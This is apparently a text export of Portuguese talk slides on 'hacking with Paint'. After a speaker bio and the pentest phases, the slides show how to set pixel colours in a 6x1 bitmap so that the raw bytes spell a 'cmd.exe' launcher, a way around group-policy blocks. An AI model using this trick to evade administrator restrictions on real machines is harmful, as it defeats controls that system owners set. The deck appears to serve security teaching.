



Hackeando com o PAINT




Introdução a coleta de informações






13:37


// Whoami



Gustavo Vilela `${GvB}`

Analista de Seg. de Software no SiDi
Maratonista
Enxadrista
Skatista aposentado





// Hacking?



curiositas

(desejo por conhecimento/informação)



"Sim, eu sou um criminoso. Meu crime é a curiosidade"
Mentor | 08/01/86

C:\Windows\system32\taskmgr.exe



This program is blocked by group policy. For more information, contact your system administrator.

OK

This app has been blocked by your system administrator.

Contact your system administrator for more info.
[Go to support](#)

[Copy to clipboard](#)

[Close](#)




// Fases do Pentest

1. Coleta de Informações
2. Modelagem de Ameaças
3. Análise de vulnerabilidades
4. Exploração de falhas
5. Pós-exploração




// Técnica



≡ teste.txt


1	P1
2	4 4
3	1 1 1 1
4	0 1 1 0
5	0 1 1 0
6	1 1 1 1



4 x 4




// Técnica



RGB de 24 bits


rgb(0-255, 0-255, 0-255)



$$256 * 256 * 256 = 16777216$$

// Técnica

Clicar em resize e deixar 6 x 1 as seguintes coordenadas:




1. Red(10), Green(0), Blue(0)
2. Red(13), Green(10), Blue(13)
3. Red(100), Green(109), Blue(99)
4. Red(120), Green(101), Blue(46)
5. Red(0), Green(0), Blue(101)
6. Red(0), Green(0), Blue(0)



// Técnica

rgb(10,0,0)

#0A0000



63
C

